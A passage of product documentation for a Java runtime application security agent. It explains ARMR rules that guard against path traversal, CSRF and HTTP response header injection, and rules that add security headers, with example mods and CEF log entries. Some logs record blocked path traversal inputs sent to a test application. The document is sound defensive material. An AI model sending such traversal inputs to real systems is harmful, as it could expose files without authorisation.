oteAdapter.service(CoyoteAdapter.java:442)\norg.apache.coyote.http11.Ab-
stractHttp11Processor.process(AbstractHttp11Processor.ja-
va:1082)\norg.apache.coyote.AbstractProtocol$AbstractConnectionHan-
dler.process(AbstractProtocol.java:623)\norg.apache.tomcat.util.net.JIoEnd-
point$SocketProcessor.run(JIoEndpoint.java:318)\njava.util.concur-
rent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1149)\nja-
va.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.ja-
va:624)\norg.apache.tomcat.util.threads.TaskThread$Wrappin-
gRunnable.run(TaskThread.java:61)\njava.lang.Thread.run(Thread.java:748)
path=/tmp/tomcat/webapps/spiracle/pathTraversal/testFilesParent/test-
FilesChild/../TestFile httpSessionId=2912BD6B199C8B891244E63DC7DBCDE3
taintSource=HTTP_SERVLET httpRequestUri=/spiracle/FileServlet01 httpRe-
questMethod=GET internalHttpRequestUri=/spiracle/FileServlet01 httpCook-
ies=JSESSIONID\=2912BD6B199C8B891244E63DC7DBCDE3 remoteIpAd-
dress=0:0:0:0:0:0:0:1
```

- absolute

```
<10>1 2021-04-01T12:02:26.629+01:00 userX_system java 25024 - -
CEF:0|ARMR:ARMR|ARMR|2.7|Protect against relative and absolute path traver-
sal attacks|Execute Rule|High|rt=Apr 01 2021 12:02:26.627 +0100 dv-
chost=userX_system procid=25024 appVersion=1 ruleType=filesystem securi-
tyFeature=filesystem path traversal act=protect msg=Path Traversal attack
blocked stacktrace=oceanic.spiracle.path_traversal.FileServlet03.do-
Post(FileServlet03.java:68)\njavax.servlet.http.HttpServlet.ser-
vice(HttpServlet.java:650)\njavax.servlet.http.HttpServlet.ser-
vice(HttpServlet.java:731)\nsun.reflect.NativeMethodAccessorImpl.in-
voke0(Native Method)\nsun.reflect.NativeMethodAccessorImpl.invoke(Na-
tiveMethodAccessorImpl.java:62)\nsun.reflect.DelegatingMethodAccessorIm-
pl.invoke(DelegatingMethodAccessorImpl.java:43)\njava.lang.re-
flect.Method.invoke(Method.java:498)\norg.apache.catalina.core.Application-
FilterChain.internalDoFilter(ApplicationFilterChain.ja-
va:303)\norg.apache.catalina.core.ApplicationFilterChain.doFilter(Applica-
tionFilterChain.java:208)\norg.apache.tomcat.websocket.server.WsFil-
ter.doFilter(WsFilter.java:52)\nsun.reflect.NativeMethodAccessorImpl.in-
voke0(Native Method)\nsun.reflect.NativeMethodAccessorImpl.invoke(Na-
tiveMethodAccessorImpl.java:62)\nsun.reflect.DelegatingMethodAccessorIm-
pl.invoke(DelegatingMethodAccessorImpl.java:43)\njava.lang.re-
flect.Method.invoke(Method.java:498)\norg.apache.catalina.core.Application-
FilterChain.internalDoFilter(ApplicationFilterChain.ja-
va:241)\norg.apache.catalina.core.ApplicationFilterChain.doFilter(Applica-
tionFilterChain.java:208)\norg.apache.catalina.core.StandardWrapper-
Valve.invoke(StandardWrapperValve.java:218)\norg.apache.catalina.core.Stan-
dardContextValve.invoke(StandardContextValve.java:122)\norg.apache.catali-
na.authenticator.AuthenticatorBase.invoke(AuthenticatorBase.ja-
va:505)\norg.apache.catalina.core.StandardHostValve.invoke(StandardHost-
Valve.java:169)\norg.apache.catalina.valves.ErrorReportValve.invoke(Error-
ReportValve.java:103)\norg.apache.catalina.valves.AccessLogValve.invoke(Ac-
cessLogValve.java:956)\norg.apache.catalina.core.StandardEngineValve.in-
voke(StandardEngineValve.java:116)\norg.apache.catalina.connector.Coy-
oteAdapter.service(CoyoteAdapter.java:442)\norg.apache.coyote.http11.Ab-
stractHttp11Processor.process(AbstractHttp11Processor.ja-
va:1082)\norg.apache.coyote.AbstractProtocol$AbstractConnectionHan-
dler.process(AbstractProtocol.java:623)\norg.apache.tomcat.util.net.JIoEnd-
point$SocketProcessor.run(JIoEndpoint.java:316)\njava.util.concur-
rent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1149)\nja-
va.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.ja-
va:624)\norg.apache.tomcat.util.threads.TaskThread$Wrappin-
gRunnable.run(TaskThread.java:61)\njava.lang.Thread.run(Thread.java:748)
path=/tmp/somefile.txt httpSessionId=2912BD6B199C8B891244E63DC7DBCDE3
taintSource=HTTP_SERVLET httpRequestUri=/spiracle/FileServlet03 httpRe-
questMethod=GET internalHttpRequestUri=/spiracle/FileServlet03 httpCook-
ies=JSESSIONID\=2912BD6B199C8B891244E63DC7DBCDE3 remoteIpAd-
dress=0:0:0:0:0:0:0:1
```

The following mod protects against relative path traversal attacks that originate from a JDBC connection:

```
app("Path Traversal mod 2"):
  requires(version: ARMR/2.7)
  filesystem("Protect against relative path traversal attacks"):
    input(database)
    traversal(relative)
    protect(message: "Path Traversal attack blocked", severity: High)
  endfilesystem
endapp
```

The following mod monitors for absolute path traversal attacks that originate from an HTTP/HTTPS request:

```
app("Path Traversal mod 3"):
  requires(version: ARMR/2.7)
  filesystem("Detect and log absolute path traversal attacks"):
    input(http)
    traversal(absolute)
    detect(message: "Path Traversal attack detected", severity: Medium)
  endfilesystem
endapp
```

The following mod protects against both relative path traversal attacks that originate from various untrusted sources. Logging is switched off by the omission of the log message parameter.

```
app("Path Traversal mod 4"):
  requires(version: ARMR/2.7)
  filesystem("Protect against relative and absolute path traversal attacks"):
    input(deserialization, http, database)
    traversal()
    protect()
  endfilesystem
endapp
```

Version: 2.11

CSRF Security Feature

Overview

Cross-Site Request Forgery (CSRF/XSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they are currently authenticated. CSRF attacks specifically target state-changing requests. They are not aimed at data theft since the attacker has no way to see the response to the forged request.

> **INFO**
>
> Cross-Site Request Forgery vulnerabilities are covered by CWE-352.

CSRF Security Feature provides protection against CSRF attacks via two separate techniques:

1. **The Synchronizer Token Pattern (STP)**

With this security feature enabled the agent will inject CSRF tokens into specific HTML elements. The HTML elements covered are:

- **<form>** elements in which the token is injected as a hidden input field.
- **<a>** elements in which the token is injected in the URL specified by its **href** attribute.
- **<frame>** and **<iframe>** elements in which the token is injected in the URL specified by their **src** attributes.

> **WARNING**
>
> Only cases that trigger **GET** and **POST** requests are supported. For instance, **<form>** tags that trigger **PUT** requests are **not** supported.
>
> The **srcdoc** attribute present in **<iframe>** HTML elements are not protected against CSRF attacks.

The Synchronizer Token Pattern uses HTTP sessions to store the trusted CSRF token. Any web application that does **not** use the `javax.servlet.http.HttpSession` interface for session management is not supported and will thus not be protected from CSRF attacks.

Additionally, unauthenticated HTTP requests that do not contain a valid HTTP session ID will not be validated.

WARNING

HTTP requests built dynamically using JavaScript or submitted using AJAX techniques are **not** supported and the CSRF protection will refuse to serve them. This may disrupt the usual work-flow of the application. Users can avoid this by using the whitelist functionality of this rule, as described below.

Additionally, `ajax: no-validate` option can be used to disable validation of such requests. See below for more details.

2. **Verifying the Same Origin with Standard Headers**

With this security feature enabled the agent checks if the source origin of the received HTTP request is different from the target origin. The source origin is determined by the `Origin`, `Referer`, or `X-Forwarded-For` headers. The target origin is determined by the `Host` or `X-Forwarded-Host` headers, or by the hosts configured in the HTTP ARMR rule.

WARNING

Only cases that trigger **POST** requests are supported. For example, same origin validation will not be triggered for **GET** or **PUT** HTTP requests.

If none of the origin headers are present, the origin validation cannot be performed and the rule blocks the HTTP request.

INFO

Users can enable each of these two protection types individually, or both simultaneously as recommended by OWASP.

Given (Condition)

The CSRF security feature is enabled using the ARMR `http` rule. With this rule the user specifies the condition `request`.

request

- Declaration
  - `synchronized-tokens`
    - This declaration is specified with no parameters. Protection is enabled for all HTTP endpoints.
  - `same-origin`

- An optional key-value pair can be supplied to this declaration where the key is `paths` and the value can be one of the following (indicating specifically targeted HTTP endpoints): a quoted string.
- a list of one or more quoted-strings
- the wildcard character (*) is supported to cover multiple URIs. This can be specified as:
  - a prefix `*/target.jsp`
  - a suffix `/myApplication/*`
  - both a prefix and a suffix `*/target*`
- if the wildcard character is one of the characters in the path itself, it has to be escaped using the backslash character `\*`
- If no value is specified then protection will be applied to all HTTP endpoints by default.
- If a string value is specified then it must:
  - not be empty
  - be a valid relative URI

When (Event)

- `csrf`
  - This declaration switches on the CSRF security feature and must be declared with one of the following values:
    - `synchronized-tokens` enabling CSRF protection via STP
    - `same-origin` enabling CSRF protection via validation of origin headers
  - `synchronized-tokens`
    - With this protection enabled, the following `options` may also be specified:
    - `exclude`
      - disable protection for any specific URIs
      - if this option is not specified the default value is an empty exclusion list, therefore enabling protection for all web-pages

- specific URIs can be specified as a single string literal, or a non-empty array of one or more string literals
- the wildcard character (*) is supported to cover multiple URIs. This can be specified as:
  - a prefix `*/safe.jsp`
  - a suffix `/myApplication/*`
  - both a prefix and a suffix `*/safe*`

- `method`
  - specify the particular HTTP method(s) for which to enable protection (currently supported values are `GET` and `POST`)
  - if this option is not specified - the default value is `POST`
- `token-type`
  - specify if a different token should be generated for each HTTP method type, or if a shared value is to be used for all HTTP method types (supported values are `shared` or `unique`)
  - if this option is not specified the default value is `shared`
- `token-name`
  - specify the name of the token to be injected into the HTML
  - token names must be between 5 - 20 characters long, and each character of the token name must be URL safe
  - if this option is not specified the default value is `_X-CSRF-TOKEN`
- `ajax`
  - specify whether the agent should validate AJAX requests (supported values are `validate` or `no-validate`)
  - if this option is not specified the default value is `validate`

- `same-origin`
  - With this protection enabled, the following `options` may also be specified:
    - `exclude`
      - disable protection for any specific URIs

- if this option is not specified the default value is an empty exclusion list, therefore enabling protection for all web-pages
- specific URIs can be specified as a single string literal, or a non-empty array of one or more string literals
- the wildcard character (*) is supported to cover multiple URIs. This can be specified as:
  - a prefix `*/safe.jsp`
  - a suffix `/myApplication/*`
  - both a prefix and a suffix `*/safe*`

- `hosts`
  - should the source origin not match the target origin, even for a non-malicious request, this option can be used to whitelist known safe origins
  - can specify a single string literal, or a non-empty array of one or more string literals
  - each string should comprise a host name and optional port number, separated by a colon

> **INFO**
>
> This option can be used to whitelist both high level domains, or specific hostnames. For example, specifying `mydomain.com` will allow requests from various hosts within this domain, such as `server1.mydomain.com` and `server2.mydomain.com`.

Then (Action)

	`synchronized-tokens`	`same-origin`
`protect`	CSRF attacks are blocked by the agent. The malicious HTTP request is terminated and an HTTP 403 response is returned to the client. If configured, a log message is generated with details of the event.	If a CSRF attack is identified then the malicious HTTP request is not terminated, but all of its HTTP parameters and cookies are considered malicious and are stripped from the request, rendering it safe.

- `detect`
  - Monitoring mode: the application behaves as normal. Malicious HTTP requests that are the result of a CSRF attack are allowed to be processed by the application.
  - If configured, a log message is generated with details of the event.

    > **WARNING**
    >
    > A log message **must** be specified with this action.

As part of the action statement, the user may optionally specify the parameter `stacktrace: "full"`. When this parameter is specified, the stacktrace of the location of the attempted exploit is included in the security log entry.

Examples

The following example shows how the user may configure the CSRF STP security feature to enable protection for all HTTP endpoints, and using the default value for all optional parameters to the `csrf` declaration:

```
app("CSRF STP Mod"):
  requires(version: ARMR/2.7)
  http("CSRF STP"):
    request()
    csrf(synchronized-tokens)
    protect(message: "CSRF STP validation failed", severity: 9)
  endhttp
endapp
```

Similarly, the following example shows how the user may configure the CSRF Same Origins security feature to enable protection for HTTP endpoints. In this example, the user has not specified any known safe origins.

```
app("CSRF Same Origin Mod"):
  requires(version: ARMR/2.7)
  http("CSRF Same Origin"):
    request()
    csrf(same-origin)
    protect(message: "CSRF Same Origin validation failed", severity: High)
  endhttp
endapp
```

Logging

A log entry similar to the following is generated when each of the above `http` rules identify a CSRF attack, respectively:

```
<9>1 2021-03-29T11:53:05.341+01:00 userX_system java 15891 - -
CEF:0|ARMR:ARMR|ARMR|2.7|CSRF STP|Execute Rule|Very-High|rt=Mar 29 2021
11:53:05.341 +0100 dvchost=userX_system procid=15891 appVersion=1 ruleType=http se-
curityFeature=http csrf stp act=protect msg=CSRF STP validation failed httpReques-
tUri=/spiracle/CSRFServlet httpRequestMethod=GET internalHttpRequestUri=/spiracle/
CSRFServlet httpSessionId=E654F722AAFA3BF44F0D0BD4FB91134C httpCookies=JSESSION-
ID\=E654F722AAFA3BF44F0D0BD4FB91134C remoteIpAddress=0:0:0:0:0:0:0:1
```

```
<10>1 2021-03-29T10:03:16.832+01:00 userX_system java 2402 - -
CEF:0|ARMR:ARMR|ARMR|2.7|CSRF Same Origin|Execute Rule|High|rt=Mar 29 2021
10:03:16.832 +0100 dvchost=userX_system procid=2402 appVersion=1 ruleType=http se-
curityFeature=http csrf same origin act=protect msg=CSRF Same Origin validation
failed reason=Missing source origin httpRequestUri=/spiracle/CSRFServlet httpRe-
questMethod=GET internalHttpRequestUri=/spiracle/CSRFServlet remoteIpAd-
dress=127.0.0.1 httpSessionId=8944B619DD9B0ADBF37CA663F8337AFD httpCookies=JSES-
SIONID\=8944B619DD9B0ADBF37CA663F8337AFD
```

Further Examples

The following mods are the same as the previous examples, with the stacktrace also logged:

```
app("CSRF STP Mod - with stacktrace"):
  requires(version: ARMR/2.7)
  http("CSRF STP"):
    request()
    csrf(synchronized-tokens)
    protect(message: "CSRF STP validation failed", severity: 9, stacktrace: "full")
  endhttp
endapp
```

```
app("CSRF Same Origin Mod - with stacktrace"):
  requires(version: ARMR/2.7)
  http("CSRF Same Origin"):
    request()
    csrf(same-origin)
    protect(message: "CSRF Same Origin validation failed", severity: High, stack-
trace: "full")
  endhttp
endapp
```

Logging

A log entry similar to the following is generated when each of the above `http` rules identify a CSRF attack, respectively:

```
<9>1 2021-03-29T10:10:18.286+01:00 userX_system java 8189 - -
CEF:0|ARMR:ARMR|ARMR|2.7|CSRF STP|Execute Rule|Very-High|rt=Mar 29 2021
10:10:18.286 +0100 dvchost=userX_system procid=8189 appVersion=1 ruleType=http se-
curityFeature=http csrf stp act=protect msg=CSRF STP validation failed stack-
trace=org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(Application-
FilterChain.java:241)\norg.apache.catalina.core.ApplicationFilterChain.doFilter(Ap-
plicationFilterChain.java:208)\norg.apache.catalina.core.StandardWrapperValve.in-
voke(StandardWrapperValve.java:218)\norg.apache.catalina.core.StandardCon-
textValve.invoke(StandardContextValve.java:122)\norg.apache.catalina.authentica-
tor.AuthenticatorBase.invoke(AuthenticatorBase.java:505)\norg.apache.catali-
na.core.StandardHostValve.invoke(StandardHostValve.java:169)\norg.apache.catali-
na.valves.ErrorReportValve.invoke(ErrorReportValve.java:103)\norg.apache.catali-
na.valves.AccessLogValve.invoke(AccessLogValve.java:956)\norg.apache.catali-
na.core.StandardEngineValve.invoke(StandardEngineValve.ja-
va:116)\norg.apache.catalina.connector.CoyoteAdapter.service(CoyoteAdapter.ja-
va:442)\norg.apache.coyote.http11.AbstractHttp11Processor.process(Abstrac-
tHttp11Processor.java:1082)\norg.apache.coyote.AbstractProtocol$AbstractConnection-
Handler.process(AbstractProtocol.java:623)\norg.apache.tomcat.util.net.JIoEnd-
point$SocketProcessor.run(JIoEndpoint.java:318)\njava.util.concurrent.ThreadPoolEx-
ecutor.runWorker(ThreadPoolExecutor.java:1149)\njava.util.concurrent.ThreadPoolEx-
ecutor$Worker.run(ThreadPoolExecutor.java:624)\norg.apache.tom-
cat.util.threads.TaskThread$WrappingRunnable.run(TaskThread.java:61)\nja-
va.lang.Thread.run(Thread.java:748) httpRequestUri=/spiracle/CSRFServlet httpRe-
questMethod=GET internalHttpRequestUri=/spiracle/CSRFServlet httpSession-
Id=5D7CE07F605C3A6ABCFDB35D065A95E5 httpCookies=JSESSION-
ID\=5D7CE07F605C3A6ABCFDB35D065A95E5 remoteIpAddress=0:0:0:0:0:0:0:1
```

```
<10>1 2021-03-30T10:05:09.120+01:00 userX_system java 2402 - -
CEF:0|ARMR:ARMR|ARMR|2.7|CSRF Same Origin|Execute Rule|High|rt=Mar 30 2021
10:05:09.119 +0100 dvchost=userX_system procid=2402 appVersion=1 ruleType=http se-
curityFeature=http csrf same origin act=protect msg=CSRF Same Origin validation
failed stacktrace=org.apache.catalina.core.ApplicationFilterChain.internalDoFil-
ter(ApplicationFilterChain.java:241)\norg.apache.catalina.core.ApplicationFilter-
Chain.doFilter(ApplicationFilterChain.java:208)\norg.apache.catalina.core.Standard-
WrapperValve.invoke(StandardWrapperValve.java:218)\norg.apache.catalina.core.Stan-
dardContextValve.invoke(StandardContextValve.java:122)\norg.apache.catalina.authen-
ticator.AuthenticatorBase.invoke(AuthenticatorBase.java:505)\norg.apache.catali-
na.core.StandardHostValve.invoke(StandardHostValve.java:169)\norg.apache.catali-
na.valves.ErrorReportValve.invoke(ErrorReportValve.java:103)\norg.apache.catali-
na.valves.AccessLogValve.invoke(AccessLogValve.java:956)\norg.apache.catali-
na.core.StandardEngineValve.invoke(StandardEngineValve.ja-
va:116)\norg.apache.catalina.connector.CoyoteAdapter.service(CoyoteAdapter.ja-
va:442)\norg.apache.coyote.http11.AbstractHttp11Processor.process(Abstrac-
tHttp11Processor.java:1082)\norg.apache.coyote.AbstractProtocol$AbstractConnection-
Handler.process(AbstractProtocol.java:623)\norg.apache.tomcat.util.net.JIoEnd-
point$SocketProcessor.run(JIoEndpoint.java:316)\njava.util.concurrent.ThreadPoolEx-
ecutor.runWorker(ThreadPoolExecutor.java:1149)\njava.util.concurrent.ThreadPoolEx-
```

```
ecutor$Worker.run(ThreadPoolExecutor.java:624)\norg.apache.tom-
cat.util.threads.TaskThread$WrappingRunnable.run(TaskThread.java:61)\nja-
va.lang.Thread.run(Thread.java:748) reason=Missing source origin httpReques-
tUri=/spiracle/CSRFServlet httpRequestMethod=GET internalHttpRequestUri=/spiracle/
CSRFServlet remoteIpAddress=127.0.0.1 httpSession-
Id=8944B619DD9B0ADBF37CA663F8337AFD httpCookies=JSESSION-
ID\=8944B619DD9B0ADBF37CA663F8337AFD
```

The following mod configures **CSRF STP** protection for all HTTP endpoints. Protection is enabled for both GET and POST requests, with a different token used for each request type.

```
app("CSRF STP Mod 2"):
  requires(version: ARMR/2.7)
  http("CSRF STP"):
    request()
    csrf(synchronized-tokens, options:
                              {method: [POST, GET],
                              token-type: unique})
    protect(message: "CSRF STP validation failed", severity: 10)
  endhttp
endapp
```

The following mod detects CSRF attacks that fail **CSRF STP** validation. Validation is applied to all HTTP endpoints, except for `/myApplication/safe.jsp`. This applies to GET requests only.

```
app("CSRF STP Mod 3"):
  requires(version: ARMR/2.7)
  http("CSRF STP"):
    request()
    csrf(synchronized-tokens, options:
                              {exclude: ["/myApplication/safe.jsp"],
                              method: [GET]})
    detect(message: "CSRF STP validation failed", severity: 5)
  endhttp
endapp
```

The following mod detects CSRF attacks that fail **CSRF STP** validation. Validation is applied to all HTTP endpoints, except for those ending with `.jsp`. This applies to both GET and POST requests.

```
app("CSRF STP Mod 4"):
  requires(version: ARMR/2.7)
  http("CSRF STP"):
    request()
    csrf(synchronized-tokens, options:
                              {exclude: ["*.jsp"],
                              method: [GET, POST]})
    detect(message: "CSRF STP validation failed", severity: Very-High)
  endhttp
endapp
```

The following mod configures **CSRF Same Origin** protection for specific HTTP endpoints. The hosts `host` and `host2:8080` are whitelisted such that protection is not applied to these hosts even if the source origin and target origin does not match.

```
app("CSRF Same Origin Mod 2"):
  requires(version: ARMR/2.7)
  http("CSRF Same Origin"):
    request(paths: ["/path/to/vulnerablePage.jsp",
                    "/path/to/vulnerableServlet"])
    csrf(same-origin, options:
                      {hosts: ["host1", "host2:8080"]})
    protect(message: "CSRF Same Origin validation failed", severity: Medium)
  endhttp
endapp
```

The following mod configures **CSRF Same Origin** protection for HTTP endpoints containing `/vulnerable`.

```
app("CSRF Same Origin Mod 3"):
  requires(version: ARMR/2.7)
  http("CSRF Same Origin"):
    request(paths: ["*/vulnerable*"])
    csrf(same-origin)
    protect(message: "CSRF Same Origin validation failed", severity: High)
  endhttp
endapp
```

The following mod configures **CSRF Same Origin** protection for all HTTP endpoints except for `/myApplication/safe.jsp`.

```
app("CSRF Same Origin Mod 4"):
  requires(version: ARMR/2.7)
  http("CSRF Same Origin"):
    request()
    csrf(same-origin, options:
                      {exclude: ["/myApplication/safe.jsp"]})
    protect(message: "CSRF Same Origin validation failed", severity: Medium)
  endhttp
endapp
```

The following mod configures **CSRF Same Origin** protection for all HTTP endpoints in `/myApplication` except for `/myApplication/safe1.jsp` and `/myApplication/safe2.jsp`.

```
app("CSRF Same Origin Mod 5"):
  requires(version: ARMR/2.7)
  http("CSRF Same Origin"):
    request(paths: ["/myApplication/*"])
    csrf(same-origin, options:
                      {exclude: ["/myApplication/safe1.jsp", "/myApplication/
```

```
safe2.jsp"]})
    protect(message: "CSRF Same Origin validation failed", severity: High)
  endhttp
endapp
```

The following mod configures **CSRF Same Origin** protection for all HTTP endpoints, except for those ending with `.jsp`.

```
app("CSRF Same Origin Mod 6"):
  requires(version: ARMR/2.7)
  http("CSRF Same Origin"):
    request()
    csrf(same-origin, options:
                    {exclude: ["*.jsp"]})
    protect(message: "CSRF Same Origin validation failed", severity: High)
  endhttp
endapp
```

Logging On/Off Example

The following mod configures **CSRF Same Origin** protection for all HTTP endpoints. Logging is switched ON. As the `message` attribute is defined as an empty string (`""`), a default message will be included in the security event `msg` extension.

```
app("CSRF Same Origin Mod 7"):
  requires(version: ARMR/2.7)
  http("CSRF Same Origin"):
    request()
    csrf(same-origin)
    protect(message: "", severity: High)
  endhttp
endapp
```

The following mod configures **CSRF STP** protection for all HTTP endpoints. Logging is switched OFF by the omission of the action `message` attribute.

```
app("CSRF STP Mod 8"):
  requires(version: ARMR/2.7)
  http("CSRF STP"):
    request()
    csrf(synchronized-tokens)
    protect(severity: 7)
  endhttp
endapp
```

Version: 2.11

HTTP Header Injection Security Feature

Overview

HTTP response header injection vulnerabilities arise when user-supplied data is copied into a response header in an unsafe way. If an attacker can inject newline characters into the header, then they can inject new HTTP headers. If an attacker can inject an empty line into the header, then they can break out of the headers into the message body and write arbitrary content into the application's response.

> **INFO**
>
> HTTP header injection vulnerabilities are covered by CWE-113.

HTTP response header injection occurs when any of the targets below contains one or more user-controlled new line characters:

- response header names and values
- response cookie names and values
- response cookie domain and paths

> **INFO**
>
> The new line characters that are currently supported are CR (Carriage Return) and LF (Line Feed):
>
> - CR is represented as "\r" in Java and has ASCII value 13 or 0x0D
> - LF is represented as "\n" in Java and has ASCII value 10 or 0x0A

The HTTP Response Header Injection security feature is enabled using the ARMR `http` rule. When this security feature is enabled the agent monitors HTTP responses and ensures that the HTTP response headers and cookies do not contain user-controlled newline characters that can cause such attacks as HTTP response splitting.

Given (Condition)

To enable the HTTP Header Injection security feature using the ARMR `http` rule the user specifies the `response` declaration.

response

This determines the HTTP endpoints for which protection is enabled. An optional key value pair can be supplied to this declaration where the key is `paths` and the value can be one of the following (indicating specifically targeted HTTP endpoints):

- a quoted string
- a list of one or more quoted-strings

If no value is specified then protection will be applied to all HTTP endpoints by default.

If a string value is specified then it must:

- not be empty
- be a valid relative URI

> **INFO**
>
> Only one ARMR `http` rule for HTTP Header Injection protection is allowed to be defined for a given HTTP endpoint.

When (Event)

The header injection rule supports one event - `injection`

injection

This is a mandatory declaration that allows the user to specify the target type for which the ARMR `http` rule should enable HTTP response header injection protection. The following target types are supported:

- `headers` - protect against injection into HTTP response headers
- `cookies` - protect against injection into HTTP response cookies

Then (Action)

protect	If an HTTP response header or cookie contains user-controlled newline characters then the offending header or cookie will be removed from the HTTP response. If configured, a log message is generated with details of the event.
detect	Monitoring mode: the application behaves as normal. HTTP response headers or cookies contain user-controlled newline characters are allowed by the agent.If configured, a log message is generated with details of the event. A log message **must** be specified with this action.

Examples

The following ARMR `http` rule switches on the HTTP Header Injection security feature for headers for all HTTP endpoints.

```
app("HTTP Response Header Injection mod"):
  requires(version: ARMR/2.7)
  http("HTTP header injection protection for all HTTP endpoints - headers"):
    response()
    injection(headers)
    protect(message: "CRLF injection found in HTTP response headers", severity: 7)
  endhttp
endapp
```

The following mod **protects** against HTTP response header injection in headers for a single HTTP endpoint.

```
app("HTTP Response Header Injection mod 2"):
  requires(version: ARMR/2.7)
  http("HTTP header injection protection for specific HTTP endpoint - headers"):
    response(paths: "/webapp/index.jsp")
    injection(headers)
    protect(message: "CRLF injection found in HTTP response headers", severity: 7)
  endhttp
endapp
```

The following mod **detects** HTTP response header injection in headers for a multiple HTTP endpoints.

```
app("HTTP Response Header Injection mod 3"):
  requires(version: ARMR/2.7)
  http("HTTP header injection detection for multiptle HTTP endpoints - headers"):
    response(paths: ["/webapp/testPageA.jsp", "/webapp/testPageB.jsp"])
    injection(headers)
    detect(message: "CRLF injection found in HTTP response headers", severity: 7)
  endhttp
endapp
```

The following mod **protects** against HTTP response header injection in cookies for all HTTP endpoints.

```
app("HTTP Response Header Injection mod 4"):
  requires(version: ARMR/2.7)
  http("HTTP header injection protection for all HTTP endpoints - cookies"):
    response()
    injection(cookies)
    protect(message: "CRLF injection found in HTTP response cookies", severity: 7)
  endhttp
endapp
```

Logging On/Off Example

The following mod **protects** against HTTP response header injection in headers for all HTTP endpoints. Logging is switched ON. As the `message` attribute is defined as an empty string (`""`), a default message will be included in the security event `msg` extension.

```
app("HTTP Response Header Injection mod 5"):
  requires(version: ARMR/2.7)
  http("HTTP header injection protection. Logging ON"):
    response()
    injection(headers)
    protect(message: "", severity: 7)
  endhttp
endapp
```

The following mod **protects** against HTTP response header injection in headers for all HTTP endpoints. Logging is switched OFF by the omission of the action `message` attribute.

```
app("HTTP Response Header Injection mod 6"):
  requires(version: ARMR/2.7)
  http("HTTP header injection protection. Logging OFF"):
    response()
    injection(headers)
    protect(severity: 7)
  endhttp
endapp
```

Version: 2.11

HTTP/HTTPS Response Header Addition Feature

Overview

Some security vulnerabilities can be resolved when the HTTP/HTTPS response contains the appropriate headers. Using the ARMR `http` rule users can **add custom HTTP/HTTPS Headers** to the responses of web applications. For an HTTP endpoint targeted by the rule, these headers are inserted into all HTTP/HTTPS responses of Servlets, JSPs, and static resources.

The following are examples of those headers:

- **X-XSS-Protection**: enables the Cross-Site Scripting filter in your browser.
- **X-Content-Type-Options**: allows to opt-out of MIME type sniffing.
- **X-Frame-Options**: protects against Clickjacking attacks, also known as UI redressing.
- **Strict-Transport-Security**: tells browsers to enforce HTTPS protocol over HTTP.
- **Access-Control-Allow-Origin**: allows web servers to specify the domains that can benefit from Cross-Origin Resource Sharing (CORS) functionality.
- **Content-Security-Policy**: enables another layer of security that helps to detect and mitigate certain types of attacks, including Clickjacking, Cross-Site Scripting (XSS) and data injection attacks.

When using the ARMR `http` rule to set custom HTTP/HTTPS response headers the user is advised to check that the web browser supports the inserted HTTP/HTTPS response header. Providing this is satisfied, the user is free to add any HTTP/HTTPS response header name and value. The agent will never attempt to override existing application headers.

> **WARNING**
>
> HTTP/HTTPS response headers added by this rule may change the way the browser renders the application's web pages.

Given (Condition)

The HTTP/HTTPS response header addition feature is enabled using the ARMR `http` rule. The following condition must be specified - `response`.

response	Custom headers will be applied to all HTTP endpoints by default.The `paths` key value pair is not supported for HTTP/HTTPS Response Header Addition rule.

Then (Action)

protect

This is the only available action for the ARMR HTTP/HTTPS Response Header Addition feature and, in addition to the standard log message and severity parameters, must also be specified with the following parameter:

- `http-response: {set-header: {headerName: "headerValue"}}`

The `set-header` declaration can contain multiple headers providing each one has a unique header name. Each header is represented as a key-value pair where:

- the key is the header name
- the value is the header value, which can be one of:
  - string literal
  - integer
  - float
  - boolean

Examples

The following examples show, for each of the headers listed in the introduction, how the ARMR `http` rule can be used to add these to the HTTP/HTTPS response.

- The HTTP **X-XSS-Protection** response header is a feature of Internet Explorer, Chrome and Safari that stops pages from loading when they detect reflected cross-site scripting (XSS) attacks:

```
app("Header response addition mod"):
requires(version: ARMR/2.7)

http("Add custom headers to HTTP/S response"):
response()
protect(http-response: {set-header: {X-XSS-Protection: 1}}, message: "Set-
ting custom header.", severity: High)
endhttp

endapp
```

A log entry similar to the following is generated when above `http` rule successfully adds the specified header to an HTTP response:

```
<10>1 2022-01-31T13:09:59.497Z userX_system java 19285 - -
CEF:0|ARMR:ARMR|ARMR|2.7|Add custom headers to HTTP/S response|Execute
Rule|High|msg=Setting custom header. rt=Jan 31 2022 13:09:59.496 +0000 ap-
pVersion=1 act=protect httpHeaderName=X-XSS-Protection dvchost=userX_system
ruleType=http procid=19285 httpRequestUri=/spiracle/ httpRequestMethod=GET
securityFeature=http set header internalHttpRequestUri=/spiracle/
```

The XSS rule can be employed in addition to using the **X-XSS-Protection** response header for multi-layered security, however these rules have no dependency on each other and work completely separately in the security they provide.

Please check MDN Web Docs “X-XSS-Protection” for more information.

- The **X-Content-Type-Options** response HTTP header is a marker used by the server to indicate that the MIME types advertised in the `Content-Type` headers should not be changed and be followed. This allows to opt-out of MIME type sniffing.

```
app("Header response addition mod"):
requires(version: ARMR/2.7)

http("Add custom headers to HTTP/S response"):
response()
protect(http-response: {set-header: {X-Content-Type-Options: "nosniff"}},
message: "Setting custom header.", severity: High)
endhttp

endapp
```

Please check MDN Web Docs “X-Content-Type-Options“ for more information about the response header.

- The **X-Frame-Options** HTTP response header can be used to indicate whether a browser should be allowed to render a page in a `<frame>`, `<iframe>`, `<embed>` or `<object>`. Applications and sites can use this to avoid Clickjacking attacks, by ensuring that their content is not embedded into other sites. Note that the HTTP **Content-Security-Policy** response header can also be used to protect against Clickjacking.

  If you add the response header X-Frame-Options=DENY, pages cannot be displayed in frames, regardless of the site attempting to do so. Framing is disabled even when loaded from the same site.

```
app("Header response addition mod"):
requires(version: ARMR/2.7)

http("Add custom headers to HTTP/S response"):
response()
protect(http-response: {set-header: {X-Frame-Options: "DENY"}}, message:
"Setting custom header.", severity: High)
endhttp

endapp
```

  If you add the response header X-Frame-Options=SAMEORIGIN, framed pages can be used as long as the site including it in a frame is the same as the one serving the page.

```
app("Header response addition mod"):
requires(version: ARMR/2.7)

http("Add custom headers to HTTP/S response"):
response()
